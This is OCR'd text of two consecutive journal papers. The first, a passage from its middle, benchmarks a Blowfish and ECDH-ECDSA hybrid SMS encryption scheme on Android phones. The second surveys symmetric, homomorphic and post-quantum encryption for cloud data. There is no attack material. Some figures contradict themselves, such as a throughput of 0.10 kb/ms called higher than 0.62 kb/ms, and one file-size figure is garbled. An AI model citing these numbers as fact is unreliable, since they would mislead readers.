(Kessler, 2017).

## Proposed System Architecture

Figure 1 is the proposed scheme's system architecture. In the system architecture we have two communicating parties Aisha and Buhari. Either of the communicating parties can initiate the communication process. They used ECDH-ECDSA to generate a shared secret which serve as a temporary key. The temporary key is used alongside Blowfish encryption algorithm to encrypt and exchange the permanent Blowfish key. The permanent Blowfish key, can now be used with the Blowfish encryption algorithm to exchange SMS. Other entities in the architecture are the database which is used in storing the keys as well as the SMS messages and the mobile network operator.



ECDH-ECDSA key exchange mechanism is used to make key agreement on a shared secret that is used one time to encrypt Blowfish permanent key using Blowfish encryption algorithm
Aisha
Buhari
Blowfish encryption algorithm and permanent key is used to encrypt SMS and SMS is exchanged securedly.
Mobile Network Operator

**Fig.1**: Proposed Efficient SMS Hybrid Encryption Scheme Architecture

## Proposed Scheme's Pseudocode

Step 1: Aisha selects an integer $X_A$ to serve as her private key and go on to generate $Y_A = X_A \times G$ to serve as her public key.

Step 2: Aisha sends the public key $Y_A$ to Buhari signed with her ECDSA private key.

Step 3: Buhari verifies that the public key $Y_A$ is from Aisha by using Aisha's ECDSA public key and then picks an integer $X_B$ to be his private key and calculate his public key thus, $Y_B = X_B \times G$.

Step 4: Buhari sends the public key $Y_B$ to Aisha signed with his ECDSA private key.

Step 5: Aisha verifies that the public key $Y_B$ is from Buhari using Buhari's ECDSA public key, Aisha computes her secret shared session key thus $K = X_A \times Y_B$.

Step 6: Buhari also calculates his shared session key thus $K = X_B \times Y_A$.

Step 7: Aisha uses Blowfish encryption algorithm and $K$ to encypt permanent Blowfish key $K'$ and send it to Buhari.

Step 8: Buhari accept the encrypted message and decrypt it with his shared secret key generated in step 1 to recover the permanent Blowfish key.

Step 9: Aisha and Buhari can now exchange SMS encrypted with Blowfish encryption algorithm

## Proposed System Design

Three Unified Modeling Language (UML) diagrams: use case diagram, activity diagram and sequence diagrams were used to illustrate the proposed system. Use case diagrams illustrates system's functionality, class diagram shows the different classes in the system as well as the relationship amongst them and sequence diagram to illustrate the interactions amongst the proposed system entities.




**Fig. 2** System Pre-processing Use Case Diagram

Figure 2 is the system pre-processing use case diagram. It shows some tasks that are necessary to be performed before the user can fully utilizes the SMS application. First the user has to create a new group and add a contact to the group. As soon that is done, the app automatically initiates a key exchange session with the contact that has just been added to the group**.**

## Proposed Scheme Implementation

To implement the proposed scheme as a proof of concept, a mobile application in Android was developed. Android mobile operating system was selected because it is open source and has a wider user base than any other mobile operating system. The target Android version is Android 4.0 (Ice Cream Sandwich). The developed Android program has been compiled into an Android Package Kit (APK) file. The apk file is installed into five Android devices for testing. The proposed work of Azaim et al. (2016) was also implemented in Android and the compiled apk file installed on five Android devices. The speed efficiency of the proposed scheme is then compared with that of Azaim et al. (2016) based on time taken for encryption and decryption versus the CPU clock rate of the five Android mobile devices.

### System Testing

Azaim et al. (2016) proposal was also implemented on Android to give room for a fair evaluation. The tests for the encryption and decryption of the symmetric algorithms (Blowfish and AES-Rijndael) were carried out 100 times on five Android mobile devices with varying memory, processor and battery power shown in Table 1.

## RESULTS

### Results Analysis

This section reports on the result analysis of the proposed SMS scheme and Azaim et al. (2016) scheme. The analysis was conducted on five android mobile devices. The objectives of the analysis were to: 1. compare the operation of the proposed SMS scheme in terms of encryption execution time on five different mobile devices. 2. compare the operation of Azaim et al. (2016) scheme in terms of the encryption execution time on five different mobile devices.

Table 1: Specification of the Android devices used for the test

| Mobile Device | Oppo A37F | Itel it1556 | Tecno L9 | LG Nexus 5 | Tecno Camon C7 |
|---|---|---|---|---|---|
| Android Version | Android 5.1 (Lolipop) | Android 5.1 (Lolipop) | Android 7.0 | Android 6.0 (Marshmallow) | Android 6.0 (Marshmallow) |
| Central Processing Unit (CPU) count | Quad Core | Quad Core | Quad Core | Quad Core | Quad Core |
| Central Processing Unit (CPU) Type/Microprocessor | Snapdragon 801 | Cortex A53 | Cortex A7 | Cortex A53 | Cortex A53 |
| Central Processing Unit (CPU) Clock Rate | 1.2 GHz | 1.2 GHz | 1.3 GHz | 2.3 GHz | 1.3 GHz |
| System on a chip (SoC) /Microcontroller | Qualcomm Msm8974Ac | MediaTek 6572 | MediaTek MT6572 | Qualcomm MSM8974 Snapdragon 800 | MediaTek MT6735 |
| RAM | 2GB | 512MB | 2GB | 2GB | 2GB |
| System Storage | 16GB | 8GB | 16GB | 16GB | 16GB |
| Maximum Memory Card Size | 256 GB | 32GB | 128GB | No Card Slot | 128GB |

3. compare the efficiency of the proposed SMS scheme with Azaim et al. (2016) in terms of encryption and decryption times using different SMS sizes. 4. compare the proposed SMS scheme with the Azaim et al. (2016) SMS scheme in terms of total time taken for cryptographic operations on 1 page SMS

**Test for Efficiency of the Proposed SMS Scheme on Mobile Devices**

This subsection presents the results obtained from the comparative analysis of the operation of the proposed SMS scheme using cryptographic operations on five mobile devices. Table 2 shows the obtained test result. From the Table 2 it can be seen that Camon C7 with a CPU clock rate of 1.3GHz has the lowest total overhead of 0.32ms followed by LG Nexus in with a CPU clock rate of 2.3 GHz having the total overhead of 0.36ms, followed by Oppo A37f with a CPU clock rate of 1.2 GHz having the total overhead of 0.45ms, followed by Tecno L9 Plus with a CPU clock rate of 1.3 GHz having the total overhead of 0.59ms and lastly ITEL IT1556 with a CPU clock rate of 1.2GHz having the total overhead of 0.71ms. The proposed efficient hybrid SMS encryption scheme chart is presented in Figure 3. The test for each of the cryptographic operations were ran one hundred times and average time recorded in millisecond.


**Test for Efficiency of Azaim et al. (2016) SMS Scheme on Mobile Devices**

This subsection presents the result obtained from the comparative analysis of the cryptographic operations of Azaim *et al.*(2016) scheme using five mobile devices. Table 3 presents the test results obtained from running the Azaim *et al*. (2016) proposed SMS encryption scheme. From the table we can see that Tecno Camon C7 with a CPU clock rate of 1.3GHz has the lowest total overhead of 0.64ms, this is followed by LG Nexus 5 with a CPU clock rate of 2.3GHz having the total overhead of 0.76ms, followed by Oppo A37f with a CPU clock rate of 1.2GHz having the total overhead of 0.79ms, this is followed by Tecno L9 Plus with a CPU clock rate of 1.3GHz and having the total overhead of 0.95ms and lastly is ITEL IT1556 with a CPU clock rate of 1.2 GHz having a total overhead of 1.36ms. Azaim *et al*. (2016) scheme results chart is shown in Figure 4.

Table 2: Comparative Result in terms of Encryption Execution Time (in millisecond) of the Proposed SMS Hybrid Encryption Scheme Applied to Five Different Mobile Devices

| Cryptographic Operations | OPPO A37f | ITEL IT1556 | TECNO L9 Plus | LG Nexus 5 | TECNO Camon C7 |
|---|---|---|---|---|---|
| Blowfish Key Generation | 0.17 | 0.18 | 0.31 | 0.04 | 0.06 |
| Blowfish Encryption | 0.16 | 0.09 | 0.13 | 0.15 | 0.11 |
| Blowfish Decryption | 0.12 | 0.44 | 0.15 | 0.17 | 0.15 |

| | | | | | |
|---|---|---|---|---|---|
| Total Overhead | 0.45 | 0.71 | 0.59 | 0.36 | 0.32 |



| | ITEL IT1556 (1.2 GHz ) | OPPO A37f (1.2GHz) | TECNO L9 Plus (1.3GHz) | Tecno Camon C7 (1.3GHz) | LG Nexus 5 (2.3 GHz) |
|---|---|---|---|---|---|
| 🟦 Keys Generation | 0.18 | 0.17 | 0.31 | 0.06 | 0.04 |
| 🟥 Encryption | 0.09 | 0.16 | 0.13 | 0.11 | 0.15 |
| 🟩 Decryption | 0.44 | 0.12 | 0.15 | 0.15 | 0.17 |

**Fig 3**: Proposed SMS Encryption Scheme Test Result Chart

**Comparison of the Proposed SMS Encryption Scheme with Azaim et al. (2016) Scheme**

This subsection presents the results obtained from the comparative analysis of the cryptographic operations of the proposed SMS scheme with the Azaim *et al*. (2016) SMS scheme using the encryption and decryption total time on different SMS size and the total time taken for the cryptographic operations. Table 3 shows the results obtained for encryption time (in milliseconds). Table 4 present the results obtained for decryption time (in milliseconds) while Table 5 presents the total time taken for cryptographic operations on 1 page SMS. From Table 3 it could be clearly seen that the proposed SMS Encryption Scheme takes less time to execute the cryptographic operations when compared with the proposed scheme of Azaim *et al*. (2016). The proposed SMS encryption scheme has the lowest encryption average time of 0.36ms with the proposed scheme of Azaim *et al*. (2016) having the average encryption time of 0.55ms. On the other hand, the proposed scheme has the highest throughput of 0.10 kb/ms with proposed scheme of Azaim *et al*. (2016) having the throughput of 0.62kb/ms.

Table 3: Comparative Result in Terms of Encryption Time (in milliseconds) using Blowfish and AES Rijndael using Different SMS Sizes.

| SMS Size(Kb) | Time(Millisecond) | |
|---|---|---|
| | Blowfish | Rijndael |
| 0.1367 | 0.11 | 0.18 |
| 0.2734 | 0.30 | 0.51 |
| 0.4102 | 0.46 | 0.71 |
| 0.5469 | 0.56 | 0.81 |
| Average Time | 0.36 | 0.55 |
| Throughput | 0.10 | 0.62 |

From Table 4 results it could be clearly seen that the proposed SMS Encryption Scheme takes less time to execute its decryption when compared with the proposed scheme of Azaim *et al*. (2016). The proposed SMS decryption scheme has the lowest decryption average time of 0.34ms with the proposed scheme of Azaim *et al*. (2016) having the average encryption time of 0.48ms. On the other hand, the proposed scheme has the highest throughput of 1.0 kb/ms with proposed scheme of Azaim *et al*. (2016) having the throughput of 0.71 kb/ms.

Table 4: Comparative Result in Terms of Decryption Time (in Milliseconds) using Blowfish and AES Rijndael using Different SMS Sizes.

| SMS Size(Kb) | Time(Millisecond) | |
|---|---|---|
| | Blowfish | Rijndael |
| 0.1367 | 0.15 | 0.19 |
| 0.2734 | 0.28 | 0.38 |
| 0.4102 | 0.37 | 0.6 |
| 0.5469 | 0.57 | 0.76 |
| Average Time | 0.34 | 0.48 |
| Throughput | 1.00 | 0.71 |

Table 5 is a table of comparison of cryptographic operations on 1 page SMS between the proposed SMS encryption scheme and the proposed SMS encryption scheme of Azaim *et al*. (2016). From the table it could be seen that the lowest time difference for the execution of the cryptographic operations between the proposed SMS encryption scheme and that of Azaim *et al*. (2016) is achieved using Tecno L9 Plus (1.3 GHz), a time difference of 37.89% in favour of the proposed SMS encryption scheme and the highest cryptographic operations execution time achieved with LG Nexus 5 (2.3 GHz), a time difference of 52.63% in favour of the proposed SMS encryption scheme. A chart of the comparison is presented in Figure 4.




**Fig 4:** Test Result Chart for Azaim et al. (2016)

Table 5: Comparison of the total time taken for the cryptographic operations on 1 page SMS between the proposed scheme and Azaim et al. (2016)

| | ITEL IT1556 (1.2 GHz ) | Oppo A37f (1.2GHz) | Tecno L9 Plus (1.3GHz) | Tecno Camon C7 (1.3GHz) | LG Nexus 5 (2.3 GHz) |
|---|---|---|---|---|---|
| Proposed Scheme | 0.71 | 0.45 | 0.59 | 0.32 | 0.36 |
| Azaim et al. (2016) | 1.36 | 0.79 | 0.95 | 0.64 | 0.76 |
| Time Difference | 0.65 | 0.34 | 0.36 | 0.32 | 0.40 |
| Percentage Difference | 47.79% | 43.03% | 37.89% | 50% | 52.63% |




**Fig 5:** Comparison of the total time taken for the cryptographic operations

## DISCUSSION

This research has developed an efficient hybrid SMS encryption scheme for mobile devices, using a combination of cryptographic algorithms—Blowfish encryption algorithm using ECDH-ECDSA key exchange mechanism.

The major findings from this work are:

a. The combination of the cryptographic algorithms—Blowfish encryption algorithm using ECDH-ECDSA key exchange mechanism provided more efficient SMS encryption scheme than the combination of AES (Rijndael) proposed by Azaim et al. (2016)

b. The combination of the cryptographic algorithms—Blowfish encryption algorithm using ECDH-ECDSA key exchange mechanism provided an appropriate scheme for encrypting other data in mobile device apart from SMS.
c. Blowfish encryption algorithm takes less time to compute its cryptographic operations than AES (Rijndael).
d. This research work has confirmed that clock rate should not be the only benchmark for evaluating the computing performance of mobile devices. Other factors such as pipeline depth and instruction sets should be put into consideration while comparing different processors. This is referred to as the megahertz myth (Linden, 2006).

Although there is a suspicion that the recommended Elliptic Curve Cryptography (ECC) which includes ECDH and ECDSA, parameters may likely contain backdoors as suggested by Bruce Schneir, a well known cryptologist who invented the Blowfish symmetric algorithm (Schneir, 2013).

For future work, there is the need for further research on curve parameters used by the ECC, which were recommended by the National Institute of Standards and Technology (NIST) Federal Information Processing Standards (FIPS) 186-3.

## REFERENCES

[1]. Azaim, M. H., Sudiharto, D. W., & Jadied, E. M. (2016). Design and Implementation of Encrypted SMS on Android Smartphone Combining ECDSA - ECDH and AES. *The 2016 Asia Pacific Conference on Multimedia and Broadcasting (APMediaCast ),* 18-23.

[2]. Jha, S., Dutta, U., & Gupta, P. (2016). SMS Encryption using NTRU Algorithms on Android Application. *International Journal of Scientific Engineering and Applied Science*, *2*(1), 331-338.

[3]. Kessler, G. C. (2017). *An Overview of Cryptography* (Updated version 26 February, 2017). Retrieved from https://commons.erau.edu/publication/412/

[4]. Kuppuswamy, P., & Al-Khalidi, S. Q. (2014). Hybrid Encryption/Decryption Technique Using New Public Key and Symmetric Key Algorithm. *International Journal of Information and Computer Security, 6*(4), 372-382.

[5]. Linden, G. (2006). *Instruction-level Parallelism*. Retrieved March 30, 2018 from: https://www.cse.unsw.edu.au/~cs9244/06/seminars/01-gvdl.pdf

[6]. Schneier, B. (2013). *The NSA Is Breaking Most Encryption on the Internet*. Retrieved February 19, 2018, from

a. https://www.schneier.com/blog/archives/2013/09/the_nsa_is_brea.html#c16759

**Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 21-28 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)**

# SYMMETRIC AND HOMOMORPHIC ENCRYPTION ALGORITHMS IN CLOUD DATA SECURITY

**Tinatin Mshvidobadze**
**Associate professor - Gori State University, Georgia**

**ABSTRACT:** Internet and networks applications are growing very fast, so the needs to protect such applications are increased. Encryption algorithms play a main role in information security systems. On the other side, those algorithms consume a significant amount of computing resources such as CPU time, memory, and battery power. This paper provides evaluation of six of the most common encryption algorithms namely: AES, DES, 3DES, RC2, Blowfish, and RC6. A comparison has been conducted for those encryption algorithms at different settings for each algorithm such as different sizes of data blocks, different data types, battery power consumption, different key size and finally encryption/decryption speed. Experimental results are given to demonstrate the effectiveness of each algorithm.

**KEYWORDS**: 3DES, AES, blowfish, computer security, DES, encryption techniques, RC2, RC6.

In the post-Snowden era, the significance of data security and privacy, as key selection criteria for cloud-infrastructure providers, has risen considerably [1]. To make it easier for organizations to outsource their communication solutions, Ericsson's approach is to push standardization, so that end-to-end protection of content can be combined with hop-by-hop protection of less sensitive metadata [2]. Many cloud-storage providers have adopted client-side encryption to prevent unauthorized access or modification of data, which solves the issues surrounding secure storage and forwarding for cloud data.

Data encryption has other benefits; in many jurisdictions users need to be informed of data breaches unless their information was encrypted. However, encryption does not necessarily mean better compliance with privacy regulations.

Many encryption algorithms are widely available and used in information security [3, 4, 5]. They can be categorized into Symmetric (private) and Asymmetric (public) keys encryption. In Symmetric keys encryption or secret key encryption, only one key is used to encrypt and decrypt data. In Asymmetric keys, two keys are used; private and public keys. Public key is used for encryption and private key is used for decryption (e.g. RSA and ECC). Public key encryption is based on mathematical functions, computationally intensive and is not very efficient for small mobile devices [6, 7, 8]. There are many examples of strong and weak keys of cryptography algorithms like RC2, DES, 3DES, RC6, Blowfish, and AES. RC2 uses one 64-bit key. DES uses one 64-bits key. Triple DES (3DES) uses three 64-bits keys while AES uses various (128,192,256) bits keys. Blowfish uses various (32-448); default 128bits while RC6 is used various (128,192,256) bits keys [9, 10, 11, 12, 13].

This paper examines a method for evaluating performance of selected symmetric encryption of various algorithms. Encryption algorithms consume a significant amount of computing resources such as CPU time, memory, and battery power. Battery power is subjected to the problem of energy consumption due to encryption algorithms. Battery technology is increasing at a slower rate than other technologies. This causes a “battery gap" [14,15]. This study evaluates six different encryption algorithms namely; AES, DES, 3DES, RC6, Blowfish, and RC2. The performance measure of encryption schemes will be conducted in terms of energy, changing data types - such as text or document, Audio data and video data-power consumption, changing packet size and changing key size for the selected cryptographic algorithms.

## Identity and attribute-based encryption

Homomorphic encryption is one of the key breakthrough technologies resulting from advances in cryptographic research. In contrast to AES, for example, this approach allows operations to be performed directly on encrypted data without needing to access data in its decrypted form. Unfortunately, fully homomorphic encryption, which includes methods that allow arbitrary computations on encrypted data, have yet to overcome some performance issues. However, a number of specialized methods like partially homomorphic encryption, deterministic encryption, order-preserving encryption, and searchable encryption allow a specific set of computations to be performed on encrypted data, with a sufficient level of performance so that they can be applied to real-life scenarios. By combining these methods, it is possible to cover many types of computations that arise in practice. For example, different proofs of concept have shown that by combining encryption methods, typical SQL operations such as SUM, GROUP BY, and JOIN can be carried out on encrypted databases [16]. Many computations, best outsourced to the cloud, use a restricted set of operations that can be dealt with using these specialized methods with good performance. For example, sums, averages, counts, and threshold checks can be implemented. However, further research is needed to make these methods applicable to real-world use cases. For example, data encryption performance is crucial for use cases with high data throughput. Ericsson's research [17] into the encryption performance of the most popular partially homomorphic cryptosystem (the Paillier system) has shown a performance increase of orders of magnitude, which makes Paillier suitable for high-throughput scenarios.

Specialized methods, like homomorphic encryption, used for carrying out computations on encrypted data, could also be used for preserving confidentiality in cloud computation and analytics-as-a-service. With these methods, clients with large datasets to be analyzed – such as network operators, health care providers, and process/engineering industry players – would be able to outsource both storage and analysis of the data to the cloud service provider. Once outside the client's network, data is encrypted, thereby preserving confidentiality, and allowing the cloud provider to perform analytics directly on the encrypted data.

Strong cryptography alone does not work without proper key management. Specifically, management covers how keys are generated and distributed, and how authorization to use them is granted.

Protecting data exchange between *n* endpoints using symmetric key cryptography requires the secure generation and distribution of roughly $n^2$ pair-wise symmetric keys. With the breakthrough invention of public key cryptography in the works of Diffie, Hellman, Rivest, Shamir, and Adleman in the mid-1970s, the use of asymmetric key pairs reduced the quadratic complexity, requiring only n key pairs. However, this reduction in the number of keys is offset by the need to often ensure that the public portion of the key pair can be firmly associated with the owner of its private (secret) portion. For a long time, a Public Key Infrastructure (PKI) was the main way to address this issue. But PKIs require management and additional trust relations for the endpoints and are not an optimal solution.

Identity-Based Encryption (IBE) allows an endpoint to derive the public key of another endpoint from a given identity. For example, by using an e-mail address (name.surname@company.com) as a public key, anyone can send encrypted data to the owner of the e-mail address. The ability to decrypt the content lies with the entity in possession of the corresponding secret/private key – the owner of the e-mail address – as long as the name space is properly managed.

Attribute-Based Encryption (ABE) takes this idea further by encoding attributes, for example, roles or access policies, into a user's secret/private keys. IBE and ABE allow endpoints without network connections to set up secure and authenticated device-to-device communication channels. As such, it is a good match for public safety applications and used in the 3GPP standard for proximity-based services for LTE.

**Post-quantum cryptography**

Although the construction of quantum computers is still in its infancy, there is a growing concern that in a not too distant future, someone might succeed in building much larger quantum computers than the current experimental constructions. This eventuality may have dramatic consequences for cryptographic algorithms and their ability to maintain the security of information. Attack algorithms have already been invented and are ready for a quantum computer to execute on.

For symmetric key cryptography, Grover's algorithm is able to invert a function using only $\sqrt{N}$ evaluations of the function, where $N$ is the number of possible inputs. For a symmetric 128-bit key algorithm, such as AES-128, Grover's algorithm enables an attacker to find a secret key 200 quintillion times faster, using roughly $2^{64}$ evaluations instead of $2^{128}$ – the complexity of an exhaustive search. Quantum computing therefore weakens the effective security of symmetric key cryptography by half. Symmetric key algorithms that use 256-bit keys such as AES -256 are, however, secure even against quantum computers.

The situation for public-key algorithms is worse; for example, Shor's algorithm for integer factorization directly impacts the security of RSA. This algorithm is also effective in dealing with all other standardized public-key crypto systems used today. With Shor's algorithm, today's public-key algorithms lose almost all security and would no longer be secure in the presence of quantum computing. Figure 1 shows the effect of quantum computing on today's algorithms.




Figure1: Relative complexities for breaking cryptographic algorithms before quantum computers and post-quantum computers.

Although current research is far from the point where quantum computing can address the size of numbers used today in crypto schemes, the ability to perform quantum computing is increasing. The largest number factored by a quantum computer used to be the integer 21 (3 × 7), but in 2014, a quantum computer factored 56,153 (233 × 241). The term post-quantum cryptography (PQC) is used to describe algorithms that remain strong, despite the fledgling capabilities of quantum computing. In 2014, ETSI organized a workshop on quantum-safe cryptography, and in 2015 the US National Security Agency (NSA) said [18] it would initiate a transition to quantum-resistant algorithms. The potential impact of quantum computing has reached the level of industry awareness.

The challenge for new schemes is to find solutions that have the same properties, such as non-repudiation, that digital signatures have today or provide data integrity with public verification. From this perspective, the blockchain construction used in Bitcoin is interesting. Although Bitcoin itself is not quantum immune, there is an interesting ingredient in its construction: when the chain has grown long enough, the integrity of hash value does not rely on verification against a digital signature but by having it endorsed by many users. By creating a public ledger, any tampering of a hash value is revealed by comparing it with the public value. The idea of a public ledger is significant in the KSI solution [19] for data integrity available in Ericsson’s cloud portfolio. Yet the search for PQC schemes that can provide digital signatures with non-repudiation continues.

Today's systems that use or introduce symmetric schemes, should be designed with sufficient margin in key size, so they can cope with the potential capability of quantum computers. However, just as advances have been made in the fields of computer engineering and algorithm design over the past half-century, developers may well bring us new cryptographic schemes that will change the security landscape dramatically.

## Symmetric Encryption Algorithms

This study evaluates six different encryption algorithms namely; AES, DES, 3DES, RC6, Blowfish, and RC2. The performance measure of encryption schemes will be conducted in terms of energy, changing data types - such as text or document, Audio data and video data-power consumption, changing packet size and changing key size for the selected cryptographic algorithms.

It is discusses the results obtained from other resources. It was shown in [20] that energy consumption of different common symmetric key encryptions on hand held devices. It is found that after only 600 encryptions of a 5 MB file using Triple-DES the remaining battery power is 45% and subsequent encryptions are not possible as the battery dies rapidly.

It was concluded in [21] that AES is faster and more efficient than other encryption algorithms. When the trans-mission of data is considered there is insignificant difference in performance of different symmetric key schemes. Even under the scenario of data transfer it would be advisable to use AES scheme in case the encrypted data is stored at the other end and decrypted multiple times. A study in [22] is conducted for different popular secret key algorithms such as DES, 3DES, AES, and Blowfish.

They were implemented, and their performance was com-pared by encrypting input files of varying contents and sizes. The algorithms were tested on two different hard-ware platforms, to compare their performance. They had conducted it on two different machines: P-II 266 MHz and P-4 2.4 GHz. The results showed that Blowfish had a very good performance compared to other algorithms.

Also it showed that AES had a better performance than 3DES and DES. It also shows that 3DES has almost 1/3 throughput of DES, or in other words it needs 3 times than DES to process the same amount of data [23].

In a study of security measure level has been pro-posed for a web programming language to analyze four Web browsers. This study consider of measuring the performances of encryption process at the programming language's script with the Web browsers. This is followed by conducting tests Experimental in order to obtain the best encryption algorithm versus Web browser.

### Experimental Design and results

In this experiment, was used a laptop IV 2.4 GHz CPU, in which performance data is collected. In the experiments, the laptop encrypts a different file size ranges from 321 K byte to 7.139Mega Byte139MegaBytes for text data, from 33 Kbytes to 8262 Kbytes for audio data, and from 4006 Kbytes to 5073 Kbytes for video files.

Several performance metrics are collected: 1) Encryption time; 2) CPU process time; and 3) CPU clock cycles and battery power.

The encryption time is considered the time that an encryption algorithm takes to produce a cipher text from a plaintext. Encryption time is used to calculate the throughput of an encryption scheme. It indicates the speed of encryption. The throughput of the encryption scheme is calculated as the total plaintext in bytes encrypted divided by the encryption time [24].

The following tasks that will be performed are shown as follows:

- A comparison is conducted between the results of the selected different encryption and decryption schemes in terms of the encryption time at two different encoding bases namely; hexadecimal base encoding and in base 64 encoding.
- A study is performed on the effect of changing packet size at power consumption during throughput for each selected cryptography algorithm.
- A study is performed on the effect of changing data types - such as text or document, audio file, and video file - for each cryptography selected algorithm on power consumption.
- A study is performed on the effect of changing key size for cryptography selected algorithm on power consumption. each algorithm in. As the throughput value is increased, the power consumption of this encryption technique is decreased.

### Encryption of Different Packet Size

Encryption time is used to calculate the throughput of an encryption scheme. The throughput of the encryption scheme is calculated by dividing the total plaintext in Megabytes encrypted on the total encryption time for each algorithm in. As the throughput value is increased, the power consumption of this encryption technique is decreased.

Experimental results for this compassion point are shown Figure 2 at encryption stage. The results show the superiority of Blowfish algorithm over other algorithms in terms of the processing time. Another point can be noticed here; that RC6 requires less time than all algorithms except Blowfish. A third point can be noticed here; that AES has an advantage over other 3DES, DES and RC2 in terms of time consumption and throughput. A fourth point can be noticed here; that 3DES has low performance in terms of power consumption and throughput when compared with DES. It always requires more time than DES because of its triple phase encryption characteristics. Finally, it is found that RC2 has low performance and low throughput when compared with other five algorithms in spite of the small key size used.

### Decryption of Different Packet Size

Experimental results for this compassion point are shown Figure 3 decryption stage. It is Possible find in decryption that Blowfish is the better than other algorithms in throughput and power consumption. The second point should be noticed here that RC6 requires less time than all algorithms except Blowfish. A third point that can be noticed that AES has an advantage over other 3DES, DES, RC2.The fourth point that can be considered is that RC2 still has low performance of these algorithm. Finally, Triple DES (3DES) still requires more time than DES.

The Effect of Changing Key Size of AES, And RC6 on Power Consumption The last performance comparison point is changing different key sizes for AES and RC6 algorithm. In case of AES, the three different key sizes possible i.e., 128-bit, 192-bit and 256-bit keys. In case of AES it can be seen that higher key size leads to clear change in the battery and time consumption. It can be seen that going from 128-bit key to 192-bit causes increase in power and time consumption about 8% and to 256-bit key causes an increase of 16% [25].

